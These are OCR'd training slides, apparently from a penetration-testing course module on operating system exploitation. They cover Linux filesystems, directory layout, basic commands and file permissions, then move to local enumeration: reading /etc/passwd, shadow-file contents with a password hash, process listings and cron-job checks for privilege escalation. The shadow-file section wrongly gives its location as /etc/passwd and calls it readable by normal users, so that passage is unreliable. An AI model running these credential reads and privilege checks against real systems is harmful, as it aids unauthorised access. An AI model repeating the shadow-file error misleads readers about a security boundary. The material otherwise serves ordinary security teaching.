CWL
CyberWarFare Labs

OPERATING SYSTEM EXPLOITATION
MODULE - 5

5. Operating System Exploitation


Lab Setup

- ➢ 2 separate machines are required for the below exercises
- ➢ Make sure that the **Parrot VM** & **Windows 10** VM is ready
- ➢ Replicate all the exercises step by step for each section.

Linux Basics

- **Operating System** created by Linus Torvalds, a collection of software that manages h/w resources and provides an environment where application can run
- Majorly used by servers which needs to run continuously without downtime. However, it supports a small pi to a large server
- Free & Open-Source, maintained customized by community as per their needs

Linux Family Distribution



Filesystem types in linux

Majorly there are only most dominant type of filesystem for linux :

- Ext2
- Ext3
- Ext4

Ext2 filesystem

- ➢ Ext2 stands for second extended file system.
- ➢ It was introduced in 1993. Developed by Rémy Card.
- ➢ This was developed to overcome the limitation of the original Ext file system.
- ➢ Ext2 does not have journaling feature.
- ➢ On flash drives, usb drives, ext2 is recommended, as it doesn’t need to do the over head of journaling.
- ➢ Maximum individual file size can be from 16 GB to 2 TB
- ➢ Overall ext2 file system size can be from 2 TB to 32 TB

Ext3 filesystem

- Ext3 stands for third extended file system.
- It was introduced in 2001. Developed by Stephen Tweedie.
- The main benefit of ext3 is that it allows journaling.
- Journaling has a dedicated area in the file system, where all the changes are tracked. When the system crashes, the possibility of file system corruption is less because of journaling.
- Maximum individual file size can be from 16 GB to 2 TB
- Overall ext3 file system size can be from 2 TB to 32 TB
- You can convert a ext2 file system to ext3 file system directly (without backup/restore).

Ext4 filesystem


- ➢ Ext4 stands for fourth extended file system.
- ➢ It was introduced in 2008.
- ➢ Supports huge individual file size and overall file system size.
- ➢ Maximum individual file size can be from 16 GB to 16 TB
- ➢ Overall maximum ext4 file system size is 1 EB (exabyte). 1 EB = 1024 PB (petabyte). 1 PB = 1024 TB (terabyte).
- ➢ Directory can contain a maximum of 64,000 subdirectories (as opposed to 32,000 in ext3)
- ➢ You can also mount an existing ext3 fs as ext4 fs (without having to upgrade it).

FILE hierarchy SYSTEM

In Linux operating system the file hierarchy is maintained by linux foundation

The Filesystem Hierarchy Standard (FHS) defines the directory structure and directory contents in Unix-like operating systems.

- ➢ All files and directories appear under the root directory /, even if they are stored on different physical or virtual devices
- ➢ Most of these directories exist in all UNIX operating systems and are generally used in much the same way.



/

Root Directory

/bin/	Essential User Command Binaries
/boot/	Static Files of the boot loader
/dev/	Device Files
/etc/	Host specific system configuration
/home/	User home Directories
/lib/	Shared Libraries
/media/	Removable Madia
/mnt/	Mounted Filesystem
/opt/	Add-on Application software package
/sbin/	System Binaries
/srv/	Data for service from system
/tmp/	Temporary Files
/usr/	User Utilities and Applications
/proc/	Process Information

Directory structure

- **/ (Root) :** Primary hierarchy root and root directory of the entire file system hierarchy.
  - Every single file and directory starts from the root directory.
  - Only root user has the right to write under this directory.
  - /root is root user’s home directory, which is not same as / .
- **/bin :** Essential command binaries.
- **/boot :** Boot loader files.
- **/dev :** Essential device files.
- **/etc :** Host-specific system-wide configuration files.
- **/home :** Users’ home directories, containing saved files, personal settings, etc.

- **/lib :** Libraries essential for the binaries in /bin/ and /sbin/.
- **/media :** Mount points for removable media such as CD-ROMs.
- **/mnt :** Temporarily mounted filesystems.
- **/opt :** Optional application software packages.
- **/sbin :** Essential system binaries.
- **/srv :** Site-specific data served by this system, such as data and scripts for web servers, data offered by FTP servers, and repositories for version control systems.
- **/tmp :** Temporary files and has world writable permissions.
- /**usr**: Contains binaries, libraries, documentation, and source-code for second level programs.
- **/proc** : Virtual filesystem providing process and kernel information as files.

Issuing essential commands from command line

In this section we will be learning about how to issue commands from CLI in terminal. By command line, we mean a text-interface that allow us to enter commands, execute them and view the results. We can run terminal and a command line interpreter inside it (called shell). Let’s move on from installation to using the tools and getting involved in penetration testing.

We can divide commands in 2 categories:

- System commands
- Tool commands

System commands in Linux:

System commands are basic commands which are used for a system administration, these commands are helpful to manage system. Not only in kali linux system but we can manage another linux system easily by using these commands for ex: Ubuntu, linux mint, RHEL etc.

➢ **“whoami”** command:

Command used to know the current user we are logged in.

➢ “**pwd**” command:

It means “on what location you are” on the linux filesystem hierarchy. The parent directory is “/” called root directory, inside this the whole filesystem exists. Also known as present working directory.

- “**ls**” command:

It is used to see files and directories inside a directory. If we want to look up inside another directory, we have to specify the location.

- “**cd**” command:

It is used for changing the directory.

- “**mkdir**” command:

we all have created a directory in windows GUI. Command line Interface is the fastest way to operate to operating system.

- “**cat**” command:

Browsing the file system, we find files having contents, cat command is used to see, edit contents inside a file.

- “**cp**” command:

  it is used to copy files and folders from one location to another location.

- “**rm**” command:

  It is used to remove files and folders.

- “**uname”** command:

  It is used to know the name of your linux machine.”uname” stands for Unix name, it displays detailed information about the machine name, operating system and kernel.

- “**w**” command:

  To show who is logged in and what they are doing, we use the ‘w’ command. It displays information about logged in users and their respective processes.

- “**head”** command:

  It is used to display the top lines of a file. By default, it display the top 10 line of a file.

- “**tail”** command:

  It is used to display the bottom line of a file. By default, it display the bottom 10 line of a file.

- “**ps”** command:

  It displays the currently running processes in a linux system.

Network commands:

- “**ifconfig”** command:

  It is used for network interface configuration (a network interface controller is a computer hardware that connects a computer to a computer network). It displays the status of currently active interfaces.

- **“ping”** command:

  ping command is used to verify that a device can communicate with another device on a network. It sends ICMP echo request to other device to check it’s connectivity.

- “**wget”** command:

  wget or webget command is used to download a file directly from the web to the terminal.

- “**netstat”** command:

  print network connections, routing tables and other information about linux subsystem.

- “**service”** command:

  It is to initiate a service, also used to stop check status about a particular service.

➢ Exercises :

Exercise 1

- Execute the above commands strictly in **Linux VM environment**.

- “**apt-get”** : apt is aptitude the package manager of Debian family . Therefore, linux also uses the apt package manager for installation of any tool or command utility from its main repositories.

- **Mounting a device in Debian linux :**

  - Mounting a cdrom device on Debian linux:

```
mount /dev/cdrom /mnt/cdrom
```


  - You can always auto mount some file using fstab file present in /etc/

The syntax of a fstab entry is :

[Device] [Mount Point] [File System Type] [Options] [Dump] [Pass]

File Permissions

1




File Permissions

Read

Write


Execute

2



Numeric File Permission


Number	Permission Type
0	No Permission
1	Execute
2	Write
3	Execute + Write
4	Read
5	Read + Execute
6	Read + Write
7	Read + Write + Execute



Changing Entity Permissions

- “**chmod**” command can be used to change the permissions of a file or directory
- **Syntax**

  chmod permissions file




```
dev@ubuntu:~/Desktop$ ls -la initdb.sql
-rw-rw-r-- 1 dev dev 23050 Mar 11 04:35 initdb.sql
dev@ubuntu:~/Desktop$ chmod 777 initdb.sql
dev@ubuntu:~/Desktop$
dev@ubuntu:~/Desktop$ ls -la initdb.sql
-rwxrwxrwx 1 dev dev 23050 Mar 11 04:35 initdb.sql
dev@ubuntu:~/Desktop$
```

Changing Entity Ownership

- “**chown**” command can be used to change the ownership of a file or directory
- **Syntax**


  chown <user:group> **file**



```
dev@ubuntu:~/Desktop$ ls -la initdb.sql
-rwxrwxrwx 1 dev dev 23050 Mar 11 04:35 initdb.sql
dev@ubuntu:~/Desktop$
dev@ubuntu:~/Desktop$
dev@ubuntu:~/Desktop$ sudo chown root initdb.sql
[sudo] password for dev:
dev@ubuntu:~/Desktop$
dev@ubuntu:~/Desktop$ ls -la initdb.sql
-rwxrwxrwx 1 root dev 23050 Mar 11 04:35 initdb.sql
dev@ubuntu:~/Desktop$
```


Critical Information in Linux OS

- “**Passwd**” file
  - File located in “**/etc/passwd**”
  - It contains sensitive information like user account etc
  - It is accessible by a normal user
  - Attacker can enumerate all users as well as privileged users




```
dev@ubuntu:~/Desktop$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
```

- “**Shadow**” file
  - File located in “/etc/passwd”
  - It contains sensitive information like user account etc
  - It is accessible by a normal user
  - Attacker can enumerate all users as well as privileged users




```
root:!:19062:0:99999:7:::
daemon:*:18858:0:99999:7:::
bin:*:18858:0:99999:7:::
sys:*:18858:0:99999:7:::
sync:*:18858:0:99999:7:::
games:*:18858:0:99999:7:::
man:*:18858:0:99999:7:::
lp:*:18858:0:99999:7:::
mail:*:18858:0:99999:7:::
news:*:18858:0:99999:7:::
uucp:*:18858:0:99999:7:::
proxy:*:18858:0:99999:7:::
www-data:*:18858:0:99999:7:::
backup:*:18858:0:99999:7:::
list:*:18858:0:99999:7:::
irc:*:18858:0:99999:7:::
gnats:*:18858:0:99999:7:::
```



```
dev:$1$P2FQQjEK$tFZqcq05csuzQV8dfl5JK/:19062:0:99999:7:::
```

- Check Running Processes
  - “**ps -ef**” or “**ps aux**”
  - With what Privileges?
  - What software?
  - With what users?



```
dev          83780    2826  0 04:09 ?        00:00:00 /usr/libexec/dconf-service
root         83859       2  0 04:19 ?        00:00:00 [kworker/2:2-events]
root         83872       2  0 04:22 ?        00:00:00 [kworker/u256:2-events_unbound]
root         83881       2  0 04:24 ?        00:00:00 [kworker/1:1-events]
root         83920       2  0 04:34 ?        00:00:00 [kworker/u256:0-ext4-rsv-conversion]
root         83930       2  0 04:34 ?        00:00:00 [kworker/3:2-rcu_par_gp]
root         83955       2  0 04:39 ?        00:00:00 [kworker/0:2-events]
root         83967       2  0 04:39 ?        00:00:00 [kworker/u256:1-events_unbound]
root         83981       2  0 04:44 ?        00:00:00 [kworker/2:0-events]
root         84011       1  0 04:46 ?        00:00:00 /usr/sbin/anacron -d -q -s
root         84025       2  0 04:46 ?        00:00:00 [kworker/1:0-mpt_poll_0]
root         84047       2  0 04:46 ?        00:00:00 [kworker/0:0-cgroup_destroy]
root         84095       1  0 04:46 ?        00:00:00 /usr/sbin/cupsd -l
root         84096       2  0 04:46 ?        00:00:00 [kworker/0:3-rcu_par_gp]
root         84097       1  0 04:46 ?        00:00:00 /usr/sbin/cups-browsed
systemd+     84118       1  0 04:46 ?        00:00:00 /lib/systemd/systemd-networkd
root         84123       2  0 04:46 ?        00:00:00 [kworker/3:1-mm_percpu_wq]
root         84432       1  0 04:46 ?        00:00:00 /usr/lib/packagekit/packagekitd
dev          85493    3455  0 04:50 pts/0    00:00:00 ps -ef
```

- ➢ Check Crontab


  - Commands:
    "**crontab -l**"
    "**ls -la /etc/cron***"

  - Scheduled jobs that runs at a specific duration

  - With what Privileges?

  - Can that job be modified?


  - What is the tasks of the job?



```
dev@ubuntu:~/Desktop$ ls -al /etc/cron*
-rw-r--r-- 1 root root 1042 Feb 13  2020 /etc/crontab

/etc/cron.d:
total 32
drwxr-xr-x   2 root root  4096 Mar 11 02:28 .
